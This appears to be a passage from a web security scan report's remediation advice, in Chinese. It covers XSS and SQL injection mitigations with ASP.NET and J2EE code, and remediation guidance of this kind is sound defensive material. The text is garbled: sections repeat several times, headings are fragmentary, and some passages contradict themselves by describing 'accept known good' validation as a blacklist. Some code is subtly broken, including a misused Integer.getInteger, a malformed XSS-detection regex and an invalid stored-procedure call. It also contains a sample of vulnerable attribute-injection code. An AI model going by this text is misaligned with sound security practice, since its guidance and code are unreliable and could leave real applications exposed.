可用于更轻松生成正确编码的输出的库和框架示例包括 Microsoft 的 Anti-XSS 库、OWASP ESAPI 编码模块和 Apache Wicket。

[2] 了解将在其中使用数据的上下文，以及预期的编码。在不同组件之间传输数据时，或在生成可同时包含多个编码的输出（如 Web 页面或多部分邮件消息）时，这尤为重要。研究所有预期的通信协议和数据表示法以确定所需的编码策略。对于将输出到另一个 Web 页面的任何数据（尤其是从外部输入接收到的任何数据），请对所有非字母数字字符使用恰当的编码。

相同输出文档的某些部分可能需要不同的编码，具体取决于输出是在以下哪一项中：

[-] HTML 主体

[-] 元素属性（如 `src="XYZ"`）

[-] URI

[-] JavaScript 段

[-] 级联样式表和样式属性

请注意，“HTML 实体编码”仅适用于 HTML 主体。

请咨询 XSS Prevention Cheat Sheet

[http://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

以获取有关所需编码和转义类型的更多详细信息。

[3] 策略：识别和减少攻击出现的机会

了解您的软件中可能出现不可信输入的所有潜在区域：参数或自变量、cookie、从网络读取的任何内容、环境变量、反向 DNS 查找、查询结果、请求头、URL 组成部分、电子邮件、文件、文件名、数据库以及向应用程序提供数据的任何外部系统。请记住，此类输入可通过 API 调用间接获取。

[4] 策略：输出编码

对于生成的每个 Web 页面，请使用并指定 ISO-8859-1 或 UTF-8 之类的字符编码。如果未指定编码，Web 浏览器可能通过猜测 Web 页面实际使用的编码来选择不同的编码。这可能导致 Web 浏览器将特定序列视为特殊序列，从而使客户机暴露在不易察觉的 XSS 攻击之下。请参阅 CWE-116 以获取与编码/转义相关的更多减轻威胁的方法。

[5] 策略：识别和减少攻击出现的机会

要帮助减轻针对用户会话 cookie 的 XSS 攻击带来的威胁，请将会话 cookie 设置为 HttpOnly。在支持 HttpOnly 功能的浏览器（如 Internet Explorer 和 Firefox 的较新版本）中，此属性可防止使用 document.cookie 的恶意客户端脚本访问用户的会话 cookie。这不是完整的解决方案，因为 HttpOnly 并不受所有浏览器支持。更重要的是，XMLHttpRequest 和其他功能强大的浏览器技术提供了对 HTTP 头的读访问权，包括在其中设置 HttpOnly 标志的 Set-Cookie 头。

[6] 策略：输入验证假定所有输入都是恶意的。使用“接受已知善意”输入验证策略：严格遵守规范的可接受输入的黑名单。拒绝任何没有严格遵守规范的输入，或者将其转换为遵守规范的内容。不要完全依赖于将恶意或格式错误的输入加入黑名单。但是，黑名单可帮助检测潜在攻击，或者确定哪些输入格式不正确，以致应当将其彻底拒绝。

执行输入验证时，请考虑所有潜在相关属性，包括长度、输入类型、可接受值的完整范围、缺失或多余输入、语法、跨相关字段的一致性以及业务规则一致性。以业务规则逻辑为例，“boat”可能在语法上有效，因为它仅包含字母数字字符，但如果预期为颜色（如“red”或“blue”），那么它无效。

动态构造 Web 页面时，请使用严格的白名单以根据请求中参数的预期值来限制字符集。所有输入都应进行验证和清理，不仅限于用户应指定的参数，而是涉及请求中的所有数据，包括隐藏字段、cookie、头、URL 本身，等等。导致 XSS 脆弱性持续存在的一个常见错误是仅验证预期会由站点重新显示的字段。常见的情况是，在请求中出现由应用程序服务器或应用程序反射的其他数据，而开发团队却未能预料到此情况。另外，将来的开发者可能会使用当前未反映的字段。因此，建议验证 HTTP 请求的所有部分。请注意，适当的输出编码、转义和引用是防止 XSS 的最有效解决方案，虽然输入验证可能会提供一定的深度防御。输入验证会有效限制将在输出中出现的内容。它并不总是能够防止 XSS，尤其是在您需要支持可包含任意字符的自由格式文本字段的情况下。例如，在聊天应用程序中，心型表情图标（“<3”）可能会通过验证步骤，因为它的使用频率很高。但是，不能将其直接插入到 Web 页面中，因为它包含“<”字符，该字符需要转义或以其他方式进行处理。在此情况下，消除“<”可能会降低 XSS 的风险，但是这会产生不正确的行为，因为这样就不会记录表情图标。

这可能看起来只是略有不便，但在需要表示不等式的数学论坛中，这种情况就更为重要。即使在验证中出错（例如，在 100 个输入字段中忘记一个字段），相应的编码仍有可能针对基于注入的攻击为您提供防护。只要输入验证不是孤立完成的，便仍是有用的技巧，因为它可以大大减少攻击出现的机会，使您能够检测某些攻击，并提供正确编码所无法解决的其他安全性优势。请确保在应用程序内定义良好的界面中执行输入验证。即使某个组件进行了复用或移动到其他位置，这也将有助于保护应用程序。

有多种减轻威胁的技巧：

[1] 策略：库或框架

使用不允许此弱点出现的经过审核的库或框架，或提供更容易避免此弱点的构造。

可用于更轻松生成正确编码的输出的库和框架示例包括 Microsoft 的 Anti-XSS 库、OWASP ESAPI 编码模块和 Apache Wicket。

[2] 了解将在其中使用数据的上下文，以及预期的编码。在不同组件之间传输数据时，或在生成可同时包含多个编码的输出（如 Web 页面或多部分邮件消息）时，这尤为重要。研究所有预期的通信协议和数据表示法以确定所需的编码策略。对于将输出到另一个 Web 页面的任何数据（尤其是从外部输入接收到的任何数据），请对所有非字母数字字符使用恰当的编码。

相同输出文档的某些部分可能需要不同的编码，具体取决于输出是在以下哪一项中：

[-] HTML 主体

[-] 元素属性（如 `src="XYZ"`）

[-] URI

[-] JavaScript 段

[-] 级联样式表和样式属性

请注意，“HTML 实体编码”仅适用于 HTML 主体。

请咨询 XSS Prevention Cheat Sheet

[http://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

以获取有关所需编码和转义类型的更多详细信息。

[3] 策略：识别和减少攻击出现的机会

了解您的软件中可能出现不可信输入的所有潜在区域：参数或自变量、cookie、从网络读取的任何内容、环境变量、反向 DNS 查找、查询结果、请求头、URL 组成部分、电子邮件、文件、文件名、数据库以及向应用程序提供数据的任何外部系统。请记住，此类输入可通过 API 调用间接获取。

[4] 策略：输出编码

对于生成的每个 Web 页面，请使用并指定 ISO-8859-1 或 UTF-8 之类的字符编码。如果未指定编码，Web 浏览器可能通过猜测 Web 页面编码来选择不同的编码。这可能导致 Web 浏览器将特定序列视为特殊序列，从而使客户机暴露在不易察觉的 XSS 攻击之下。请参阅 CWE-116 以获取与编码/转义相关的更多减轻威胁的方法。

[5] 策略：识别和减少攻击出现的机会

要帮助减轻针对用户会话 cookie 的 XSS 攻击带来的威胁，请将会话 cookie 设置为 HttpOnly。在支持 HttpOnly 功能的浏览器（如 Internet Explorer 和 Firefox 的较新版本）中，此属性可防止使用 document.cookie 的恶意客户端脚本访问用户的会话 cookie。这不是完整的解决方案，因为 HttpOnly 并不受所有浏览器支持。更重要的是，XMLHttpRequest 和其他功能强大的浏览器技术提供了对 HTTP 头的读访问权，包括在其中设置 HttpOnly 标志的 Set-Cookie 头。

[6] 策略：输入验证假定所有输入都是恶意的。使用“接受已知善意”输入验证策略：严格遵守规范的可接受输入的白名单。拒绝没有严格遵守规范的输入，或者将其变换为严格遵守规范的内容。不要完全依赖于针对恶意或格式错误的输入的黑名单。但是，黑名单可帮助检测潜在攻击，或者确定哪些输入格式不正确，以致应当将其彻底拒绝。

执行输入验证时，请考虑所有潜在相关属性，包括长度、输入类型、可接受值的完整范围、缺失或多余输入、语法、跨相关字段的一致性以及业务规则一致性。以业务规则逻辑为例，“boat”可能在语法上有效，因为它仅包含字母数字字符，但如果预期为颜色（如“red”或“blue”），那么它无效。

动态构造 Web 页面时，请使用严格的白名单以根据请求中参数的预期值来限制字符集。所有输入都应进行验证和清理：不仅限于用户应指定的参数，而是涉及请求中的所有数据，包括隐藏字段、cookie、头、URL 本身，等等。导致 XSS 脆弱性持续存在的一个常见错误是仅验证预期会由站点重新显示的字段。常见的情况是，在请求中出现由应用程序服务器或应用程序反射的数据，而开发团队却未能预料到此情况。另外，将来的开发者可能会使用当前未反映的字段。因此，建议验证 HTTP 请求的所有部分。请注意，适当的输出编码、转义和引用是防止 XSS 的最有效解决方案，虽然输入验证可能会提供一定的深度防御。这是因为它会有效限制将在输出中出现的内容。输入验证并不总是能够防止 XSS，尤其是在您需要支持可包含任意字符的自由格式文本字段的情况下。例如，在聊天应用程序中，心型表情图标（“<3”）可能会通过验证步骤，因为它的使用频率很高。但是，不能将其直接插入到 Web 页面中，因为它包含“<”字符，该字符需要转义或以其他方式进行处理。在此情况下，消除“<”可能会降低 XSS 的风险，但是这会产生不正确的行为，因为这样就不会记录表情图标。

这可能看起来只是略有不便，但在需要表示不等式的数学论坛中，这种情况就更为重要。即使在验证中出错（例如，在 100 个输入字段中忘记一个字段），相应的编码仍有可能针对基于注入的攻击为您提供防护。只要输入验证不是孤立完成的，便仍是有用的技巧，因为它可以大大减少攻击出现的机会，使您能够检测某些攻击，并提供正确编码所无法解决的其他安全性优势。请确保在应用程序内定义良好的界面中执行输入验证。即使某个组件进行了复用或移动到其他位置，这也将有助于保护应用程序。

有多种减轻威胁的技巧：

[1] 策略：库或框架

使用不允许此弱点出现的经过审核的库或框架，或提供更容易避免此弱点的构造。

可用于更轻松生成正确编码的输出的库和框架示例包括 Microsoft 的 Anti-XSS 库、OWASP ESAPI 编码模块和 Apache Wicket。

[2] 了解将在其中使用数据的上下文，以及预期的编码。在不同组件之间传输数据时，或在生成可同时包含多个编码的输出（如 Web 页面或多部分邮件消息）时，这尤为重要。研究所有预期的通信协议和数据表示法以确定所需的编码策略。对于将输出到另一个 Web 页面的任何数据（尤其是从外部输入接收到的任何数据），请对所有非字母数字字符使用恰当的编码。

相同输出文档的某些部分可能需要不同的编码，具体取决于输出是在以下哪一项中：

[+] HTML 主体

[+] 元素属性（如 `src="XYZ"`）

[+] URI

[+] JavaScript 段

[+] 级联样式表和样式属性

请注意，“HTML 实体编码”仅适用于 HTML 主体。

请咨询 XSS Prevention Cheat Sheet

[http://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

以获取有关所需编码和转义类型的更多详细信息。

[3] 策略：识别和减少攻击出现的机会

了解您的软件中可能出现不可信输入的所有潜在区域：参数或自变量、cookie、从网络读取的任何内容、环境变量、反向 DNS 查找、查询结果、请求头、URL 组成部分、电子邮件、文件、文件名、数据库以及向应用程序提供数据的任何外部系统。请记住，此类输入可通过 API 调用间接获取。

[4] 策略：输出编码

对于生成的每个 Web 页面，请使用并指定 ISO-8859-1 或 UTF-8 之类的字符编码。如果未指定编码，Web 浏览器可能通过猜测 Web 页面实际使用的编码来选择不同的编码。这可能导致 Web 浏览器将特定序列视为特殊序列，从而使客户机暴露在不易察觉的 XSS 攻击之下。请参阅 CWE-116 以获取与编码/转义相关的更多减轻威胁的方法。

[5] 策略：识别和减少攻击出现的机会

要帮助减轻针对用户会话 cookie 的 XSS 攻击带来的威胁，请将会话 cookie 设置为 `HttpOnly`。在支持 `HttpOnly` 功能的浏览器（如 Internet Explorer 和 Firefox 的较新版本）中，此属性可防止使用 `document.cookie` 的恶意客户端脚本访问用户的会话 cookie。这不是完整的解决方案，因为 `HttpOnly` 并不受所有浏览器支持。更重要的是，XMLHttpRequest 和其他功能强大的浏览器技术提供了对 HTTP 头的读访问权，包括在其中设置 `HttpOnly` 标志的 `Set-Cookie` 头。

[6] 策略：输入验证假定所有输入都是恶意的。使用“接受已知善意”输入验证策略：严格遵守规范的可接受输入的黑名单。拒绝任何没有严格遵守规范的输入，或者将其转换为遵守规范的内容。不要完全依赖于针对恶意或格式错误的输入的黑名单。但是，黑名单可帮助检测潜在攻击，或者确定哪些输入格式不正确，以致应当将其彻底拒绝。

执行输入验证时，请考虑所有潜在相关属性，包括长度、输入类型、可接受值的完整范围、缺失或多余输入、语法、跨相关字段的一致性以及业务规则一致性。以业务规则逻辑为例，“boat”可能在语法上有效，因为它仅包含字母数字字符，但如果预期为颜色（如“red”或“blue”），那么它无效。

动态构造 Web 页面时，请使用严格的白名单以根据请求中参数的预期值来限制字符集。所有输入都应进行验证和清理，不仅限于用户应指定的参数，而是涉及请求中的所有数据，包括隐藏字段、cookie、头、URL 本身，等等。导致 XSS 脆弱性持续存在的一个常见错误是仅验证预期会由站点重新显示的字段。常见的情况是，在请求中出现由应用程序服务器或应用程序反射的数据，而开发团队却未能预料到此情况。另外，将来的开发者可能会使用当前未反映的字段。因此，建议验证 HTTP 请求的所有部分。请注意，适当的输出编码、转义和引用是防止 XSS 的最有效解决方案，虽然输入验证可能会提供一定的深度防御。这是因为它会有效限制将在输出中出现的内容。输入验证并不总是能够防止 XSS，尤其是在您需要支持可包含任意字符的自由格式文本字段的情况下。例如，在聊天应用程序中，心型表情图标（“<3”）可能会通过验证步骤，因为它的使用频率很高。但是，不能将其直接插入到 Web 页面中，因为它包含“<”字符，该字符需要转义或以其他方式进行处理。在此情况下，消除“<”可能会降低 XSS 的风险，但是这会产生不正确的行为，因为这样就不会记录表情图标。

这可能看起来只是略有不便，但在需要表示不等式的数学论坛中，这种情况就更为重要。即使在验证中出错（例如，在 100 个输入字段中忘记一个字段），相应的编码仍有可能针对基于注入的攻击为您提供防护。只要输入验证不是孤立完成的，便仍是有用的技巧，因为它可以大大减少攻击出现的机会，使您能够检测某些攻击，并提供正确编码所无法解决的其他安全性优势。请确保在应用程序内定义良好的界面中执行输入验证。即使某个组件进行了复用或移动到其他位置，这也将有助于保护应用程序。

有多种减轻威胁的技巧：

[1] 策略：库或框架

使用不允许此弱点出现的经过审核的库或框架，或提供更容易避免此弱点的构造。

[2] 策略：参数化

如果可用，使用自动实施数据和代码之间的分离的结构化机制。这些机制也许能够自动提供相关引用、编码和验证，而不是依赖于开发者在生成输出的每一处提供此能力。

[3] 策略：环境固化

使用完成必要任务所需的最低特权来运行代码。

[4] 策略：输出编码

如果在有风险的情况下仍需要使用动态生成的查询字符串或命令，请对参数正确地加引号并将这些参数中的任何特殊字符转义。

[5] 策略：输入验证假定所有输入都是恶意的。使用“接受已知善意”输入验证策略：严格遵守规范的可接受输入的黑名单。拒绝任何没有严格遵守规范的输入，或者将其转换为遵守规范的内容。不要完全依赖于将恶意或格式错误的输入加入黑名单。但是，黑名单可帮助检测潜在攻击，或者确定哪些输入格式不正确，以致应当将其彻底拒绝。

.Net

SQL 盲注

以下是保护 Web 应用程序免遭 SQL 注入攻击的两种可行方法：

[1] 使用存储过程，而不用动态构建的 SQL 查询字符串。将参数传递给 SQL Server 存储过程的方式，可防止使用单引号和连字符。

以下是如何在 ASP.NET 中使用存储过程的简单示例：

```
' Visual Basic example
Dim DS As DataSet
Dim MyConnection As SqlConnection
Dim MyCommand As SqlDataAdapter

Dim SelectCommand As String = "select * from users where username = @username"
...
MyCommand.SelectCommand.Parameters.Add(New SqlParameter("@username", SqlDbType.NVarChar, 20))
MyCommand.SelectCommand.Parameters("@username").Value = UserNameField.Value

// C# example
String selectCmd = "select * from Authors where state = @username";
SqlConnection myConnection = new SqlConnection("server=...");
SqlDataAdapter myCommand = new SqlDataAdapter(selectCmd, myConnection);

myCommand.SelectCommand.Parameters.Add(new SqlParameter("@username", SqlDbType.NVarChar, 20));
myCommand.SelectCommand.Parameters["@username"].Value = UserNameField.Value;
```

[2] 您可以使用验证控件，将输入验证添加到“Web 表单”页面。验证控件提供适用于所有常见类型的标准验证的易用机制 — 例如，测试验证日期是否有效，或验证值是否在范围内 — 以及进行定制编写验证的方法。此外，验证控件还使您能够完整定制向用户显示错误信息的方式。验证控件可搭配“Web 表单”页面的类文件中处理的任何控件使用，其中包括 HTML 和 Web 服务器控件。

为了确保用户输入仅包含有效值，您可以使用以下其中一种验证控件：

a. “RangeValidator”：检查用户条目（值）是否在指定的上下界限之间。您可以检查配对数字、字母字符和日期内的范围。

b. “RegularExpressionValidator”：检查条目是否与正则表达式定义的模式相匹配。此类型的验证使您能够检查可预见的字符序列，如社会保险号码、电子邮件地址、电话号码、邮政编码等中的字符序列。

重要注意事项：验证控件不会阻止用户输入或更改页面处理流程；它们只会设置错误状态，并产生错误消息。程序员的职责是，在执行进一步的应用程序特定操作前，测试代码中控件的状态。

有两种方法可检查用户输入的有效性：

1. 测试常规错误状态：

在您的代码中，测试页面的 IsValid 属性。该属性会将页面上所有验证控件的 IsValid 属性值汇总（使用逻辑 AND）。如果将其中一个验证控件设置为无效，那么页面属性将会返回 false。

2. 测试个别控件的错误状态：

在页面的“验证器”集合中循环，该集合包含对所有验证控件的引用。然后，您就可以检查每个验证控件的 IsValid 属性。

SQL 注入

以下是保护 Web 应用程序免遭 SQL 注入攻击的两种可行方法：

[1] 使用存储过程，而不用动态构建的 SQL 查询字符串。将参数传递给 SQL Server 存储过程的方式，可防止使用单引号和连字符。

```
' Visual Basic example
Dim DS As DataSet
Dim MyConnection As SqlConnection
Dim MyCommand As SqlDataAdapter

Dim SelectCommand As String = "select * from users where username = @username"
...
MyCommand.SelectCommand.Parameters.Add(New SqlParameter("@username", SqlDbType.NVarChar, 20))
MyCommand.SelectCommand.Parameters("@username").Value = UserNameField.Value


// C# example
String selectCmd = "select * from Authors where state = @username";
SqlConnection myConnection = new SqlConnection("server=...");
SqlDataAdapter myCommand = new SqlDataAdapter(selectCmd, myConnection);

myCommand.SelectCommand.Parameters.Add(new SqlParameter("@username", SqlDbType.NVarChar, 20));
myCommand.SelectCommand.Parameters["@username"].Value = UserNameField.Value;
```

为了确保用户输入仅包含有效值，您可以使用以下其中一种验证控件：

- 有两种方法可检查用户输入的有效性:

- ## 2. 测试个别控件的错误状态:

跨站点脚本编制

要确保用户输入仅包含有效值，您可以使用以下验证控件中的一种：

- 有助于阻止跨站点脚本编制的正则表达式示例:

258

- 拒绝上述所有字符的一般正则表达式可能如下: `^([\<|>|\"'%\%;\;|)\(\\&|+]*\)$`

重要注意事项: 验证控件不会阻止用户输入或更改页面处理流程; 它们只会设置错误状态, 并产生错误消息。程序员的职责是, 在执行进一步的应用程序特定操作前, 测试代码中控件的状态。

有两种方法可检查用户输入的有效性:

1. 测试常规错误状态:

在您的代码中, 测试页面的 `IsValid` 属性。该属性会将页面上所有验证控件的 `IsValid` 属性值汇总 (使用逻辑 AND)。如果将其中一个验证控件设置为无效, 那么页面属性将会返回 `false`。

2. 测试个别控件的错误状态:

在页面的“验证器”集合中循环, 该集合包含对所有验证控件的引用。然后, 您就可以检查每个验证控件的 `IsValid` 属性。

最后, 我们建议使用 **Microsoft Anti-Cross Site Scripting Library** (V1.5 更高版本) 对不受信任的用户输入进行编码。

Anti-Cross Site Scripting Library 显现下列方法:

- [1] `HtmlEncode` — 将在 HTML 中使用的输入字符串编码
- [2] `HtmlAttributeEncode` — 将在 HTML 属性中使用的输入字符串编码
- [3] `JavaScriptEncode` — 将在 JavaScript 中使用的输入字符串编码
- [4] `UrlEncode` — 将在“统一资源定位器 (URL)”中使用的输入字符串编码
- [5] `VisualBasicScriptEncode` — 将在 Visual Basic 脚本中使用的输入字符串编码
- [6] `XmlEncode` — 将在 XML 中使用的输入字符串编码
- [7] `XmlAttributeEncode` — 将在 XML 属性中使用的输入字符串编码

如果要适当使用 **Microsoft Anti-Cross Site Scripting Library** 来保护 ASP.NET Web 应用程序, 您必须运行下列操作:

第 1 步: 复查生成输出的 ASP.NET 代码

第 2 步: 判断是否包括不受信任的输入参数

第 3 步: 判断不受信任的输入的上下文是否作为输出, 判断要使用哪个编码方法

第 4 步: 编码输出

第 3 步骤的示例:

注意: 如果要使用不受信任的输入来安装 HTML 属性, 便应该使用 `Microsoft.Security.Application.HtmlAttributeEncode` 方法, 将不受信任的输入编码。另外, 如果要在 JavaScript 的上下文中使用不受信任的输入, 便应该使用 `Microsoft.Security.Application.JavaScriptEncode` 来编码。

```
// Vulnerable code
// Note that untrusted input is being treated as an HTML attribute
Literal1.Text = "<hr noshade size=[untrusted input here]>";

// Modified code
Literal1.Text = "<hr noshade size="+Microsoft.Security.Application.AntiXss.HtmlAttributeEncode([untrusted
input here])+">";
```

第 4 步骤的示例: 将输出编码时, 必须记住的一些重要事项:

[1] 输出应该编码一次。

[2] 输出的编码与实际撰写, 应该尽可能接近。例如, 如果应用程序读取用户输入、处理输入, 再用某种形式将它重新写出, 便应该紧接在撰写输出之前进行编码。

```
// Incorrect sequence
protected void Button1_Click(object sender, EventArgs e)
{
```

```

// Read input
String Input = TextBox1.Text;
// Encode untrusted input
Input = Microsoft.Security.Application.AntiXss.HtmlEncode(Input);
// Process input
...
// Write Output
Response.Write("The input you gave was"+Input);
}

// Correct Sequence
protected void Button1_Click(object sender, EventArgs e)
{
    // Read input
    String Input = TextBox1.Text;
    // Process input
    ...
    // Encode untrusted input and write output
    Response.Write("The input you gave was"+
        Microsoft.Security.Application.AntiXss.HtmlEncode(Input));
}

```

链接注入（便于跨站请求伪造）

通过框架钓鱼

发现数据库错误模式

以下是保护 Web 应用程序免遭 SQL 注入攻击的两种可行方法：

[1] 使用存储过程，而不用动态构建的 SQL 查询字符串。将参数传递给 SQL Server 存储过程的方式，可防止使用单引号和连字符。

以下是如何在 ASP.NET 中使用存储过程的简单示例：

```

' Visual Basic example
Dim DS As DataSet
Dim MyConnection As SqlConnection
Dim MyCommand As SqlDataAdapter

Dim SelectCommand As String = "select * from users where username = @username"
...
MyCommand.SelectCommand.Parameters.Add(New SqlParameter("@username", SqlDbType.NVarChar, 20))
MyCommand.SelectCommand.Parameters("@username").Value = UserNameField.Value

// C# example
String selectCmd = "select * from Authors where state = @username";
SqlConnection myConnection = new SqlConnection("server=...");
SqlDataAdapter myCommand = new SqlDataAdapter(selectCmd, myConnection);

myCommand.SelectCommand.Parameters.Add(new SqlParameter("@username", SqlDbType.NVarChar, 20));
myCommand.SelectCommand.Parameters["@username"].Value = UserNameField.Value;

```

[2] 您可以使用验证控件，将输入验证添加到“Web 表单”页面。验证控件提供适用于所有常见类型的标准验证的易用机制 — 例如，测试验证日期是否有效，或验证值是否在范围内 — 以及进行定制编写验证的方法。此外，验证控件还使您能够完整定制向用户显示错误信息的方式。验证控件可搭配“Web 表单”页面的类文件中处理的任何控件使用，其中包括 HTML 和 Web 服务器控件。

为了确保用户输入仅包含有效值，您可以使用以下其中一种验证控件：

a. “RangeValidator”：检查用户条目（值）是否在指定的上下界限之间。您可以检查配对数字、字母字符和日期内的范围。

b. “RegularExpressionValidator”：检查条目是否与正则表达式定义的模式相匹配。此类型的验证使您能够检查可预见的字符序列，如社会保险号码、电子邮件地址、电话号码、邮政编码等中的字符序列。

重要注意事项：验证控件不会阻止用户输入或更改页面处理流程；它们只会设置错误状态，并产生错误消息。程序员的职责是，在执行进一步的应用程序特定操作前，测试代码中控件的状态。

有两种方法可检查用户输入的有效性：

1. 测试常规错误状态：

在您的代码中，测试页面的 **IsValid** 属性。该属性会将页面上所有验证控件的 **IsValid** 属性值汇总（使用逻辑 AND）。如果将其中一个验证控件设置为无效，那么页面属性将会返回 **false**。

2. 测试个别控件的错误状态：

在页面的“验证器”集合中循环，该集合包含对所有验证控件的引用。然后，您就可以检查每个验证控件的 **IsValid** 属性。

J2EE

SQL 盲注

** 预编译语句：

以下是保护应用程序免遭 SQL 注入（即恶意篡改 SQL 参数）的三种可行方法。使用以下方法，而非动态构建 SQL 语句：

[1] **PreparedStatement**，通过预编译并且存储在 **PreparedStatement** 对象池中。 **PreparedStatement** 定义 **setter** 方法，以注册与受支持的 JDBC SQL 数据类型兼容的输入参数。例如，**setString** 应该用于 **VARCHAR** 或 **LONGVARCHAR** 类型的输入参数（请参阅 **Java API**，以获取进一步的详细信息）。通过这种方法来设置输入参数，可防止攻击者通过注入错误字符（如单引号）来操纵 SQL 语句。

如何在 J2EE 中使用 **PreparedStatement** 的示例：

```
// J2EE PreparedStatementnet Example
// Get a connection to the database
Connection myConnection;
if (isDataSourceEnabled()) {
    // using the DataSource to get a managed connection
    Context ctx = new InitialContext();
    myConnection = ((DataSource)ctx.lookup(datasourceName)).getConnection(dbUserName, dbPassword);
} else {
    try {
        // using the DriverManager to get a JDBC connection
        Class.forName(jdbcDriverClassName);
        myConnection = DriverManager.getConnection(jdbcURL, dbUserName, dbPassword);
    } catch (ClassNotFoundException e){
        ...
    }
}
...
try {
    PreparedStatement myStatement = myConnection.prepareStatement("select * from users where username = ?");
    myStatement.setString(1, userNameField);
    ResultSet rs = myStatement.executeQuery();
    ...
    rs.close();
} catch (SQLException sqlException) {
    ...
} finally {
    myStatement.close();
    myConnection.close();
}
```

[2] `CallableStatement`，扩展 `PreparedStatement` 以执行数据库 SQL 存储过程。该类继承 `PreparedStatement` 的输入 `setter` 方法（请参阅上面的 [1]）。

以下示例假定已创建该数据库存储过程：

```
CREATE PROCEDURE select_user (@username varchar(20))
AS SELECT * FROM USERS WHERE USERNAME = @username;
```

如何在 J2EE 中使用 `CallableStatement` 以执行以上存储过程的示例：

```
// J2EE PreparedStatement Example
// Get a connection to the database
Connection myConnection;
if (isDataSourceEnabled()) {
    // using the DataSource to get a managed connection
    Context ctx = new InitialContext();
    myConnection = ((DataSource)ctx.lookup(datasourceName)).getConnection(dbUserName, dbPassword);
} else {
    try {
        // using the DriverManager to get a JDBC connection
        Class.forName(jdbcDriverClassName);
        myConnection = DriverManager.getConnection(jdbcURL, dbUserName, dbPassword);
    } catch (ClassNotFoundException e) {
        ...
    }
}
...
try {
    PreparedStatement myStatement = myConnection.prepareStatement("call select_user ?,?");
    myStatement.setString(1, userNameField);
    myStatement.registerOutParameter(1, Types.VARCHAR);
    ResultSet rs = myStatement.executeQuery();
    ...
    rs.close();
} catch (SQLException sqlException) {
    ...
} finally {
    myStatement.close();
    myConnection.close();
}
```

[3] 实体 `Bean`，代表持久存储机制中的 EJB 业务对象。实体 `Bean` 有两种类型：bean 管理和容器管理。当使用 bean 管理的持久性时，开发者负责撰写访问数据库的 SQL 代码（请参阅以上的 [1] 和 [2] 部分）。当使用容器管理的持久性时，EJB 容器会自动生成 SQL 代码。因此，容器要负责防止恶意尝试篡改生成的 SQL 代码。

如何在 J2EE 中使用实体 `Bean` 的示例：

```
// J2EE EJB Example
try {
    // lookup the User home interface
    UserHome userHome = (UserHome)context.lookup(User.class);
    // find the User remote interface
    User = userHome.findByPrimaryKey(new UserKey(userNameField));
    ...
} catch (Exception e) {
    ...
}
```


推荐使用的 **JAVA** 工具
不适用

参考资料

<http://java.sun.com/j2se/1.4.1/docs/api/java/sql/PreparedStatement.html>
<http://java.sun.com/j2se/1.4.1/docs/api/java/sql/CallableStatement.html>

**** 输入数据验证：**虽然为方便用户而在客户端层上提供数据验证，但仍必须使用 **Servlet** 在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 **Javascript**。

一份好的设计通常需要 **Web** 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：**[1]** 必需字段**[2]** 字段数据类型（缺省情况下，所有 **HTTP** 请求参数都是“字符串”）**[3]** 字段长度**[4]** 字段范围**[5]** 字段选项**[6]** 字段模式**[7]** **cookie** 值**[8]** **HTTP** 响应好的做法是将以上例程作为“验证器”实用程序类中的静态方法实现。以下部分描述验证器类的一个示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。

如何验证必需字段的示例：

```
// Java example to validate required fields
public Class Validator {
    ...
    public static boolean validateRequired(String value) {
        boolean isFieldValid = false;
        if (value != null && value.trim().length() > 0) {
            isFieldValid = true;
        }
        return isFieldValid;
    }
    ...
}
...
String fieldValue = request.getParameter("fieldName");
if (Validator.validateRequired(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

[2] 输入的 **Web** 应用程序中的字段数据类型和输入参数欠佳。例如，所有 **HTTP** 请求参数或 **cookie** 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。使用 **Java** 基本包装程序类，来检查是否可将字段值安全地转换为所需的基本数据类型。

验证数字字段（**int** 类型）的方式的示例：

```
// Java example to validate that a field is an int number
public Class Validator {
    ...
    public static boolean validateInt(String value) {
        boolean isFieldValid = false;
        try {
            Integer.parseInt(value);
            isFieldValid = true;
        } catch (Exception e) {
            isFieldValid = false;
        }
        return isFieldValid;
    }
    ...
}
...
// check if the HTTP request parameter is of type int
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```


好的做法是将所有 HTTP 请求参数转换为其各自的数据类型。例如，开发者应将请求参数的“integerValue”存储在请求属性中，并按以下示例所示来使用：

```
// Example to convert the HTTP request parameter to a primitive wrapper data type
// and store this value in a request attribute for further processing
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // convert fieldValue to an Integer
    Integer integerValue = Integer.getInteger(fieldValue);
    // store integerValue in a request attribute
    request.setAttribute("fieldName", integerValue);
}
...
// Use the request attribute for further processing
Integer integerValue = (Integer)request.getAttribute("fieldName");
...
```

应用程序应处理的主要 Java 数据类型：

- Byte
- Short
- Integer
- Long
- Float
- Double
- Date

[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最小长度和/或最大长度的限制。以下示例验证 userName 字段的长度是否在 8 至 20 个字符之间：

```
// Example to validate the field length
public Class Validator {
    ...
    public static boolean validateLength(String value, int minLength, int maxLength) {
        String validatedValue = value;
        if (!validateRequired(value)) {
            validatedValue = "";
        }
        return (validatedValue.length() >= minLength &&
            validatedValue.length() <= maxLength);
    }
    ...
}
...
String userName = request.getParameter("userName");
if (Validator.validateRequired(userName)) {
    if (Validator.validateLength(userName, 8, 20)) {
        // userName is valid, continue further processing
        ...
    }
}
}
```

[4] 字段范围

始终确保输入参数是在由功能需求定义的范围之内。

以下示例验证输入 numberOfChoices 是否在 10 至 20 之间：

```
// Example to validate the field range
```

```

public Class Validator {
    ...
    public static boolean validateRange(int value, int min, int max) {
        return (value >= min && value <= max);
    }
    ...
}
...
String fieldValue = request.getParameter("numberOfChoices");
if (Validator.validateRequired(fieldValue)) {
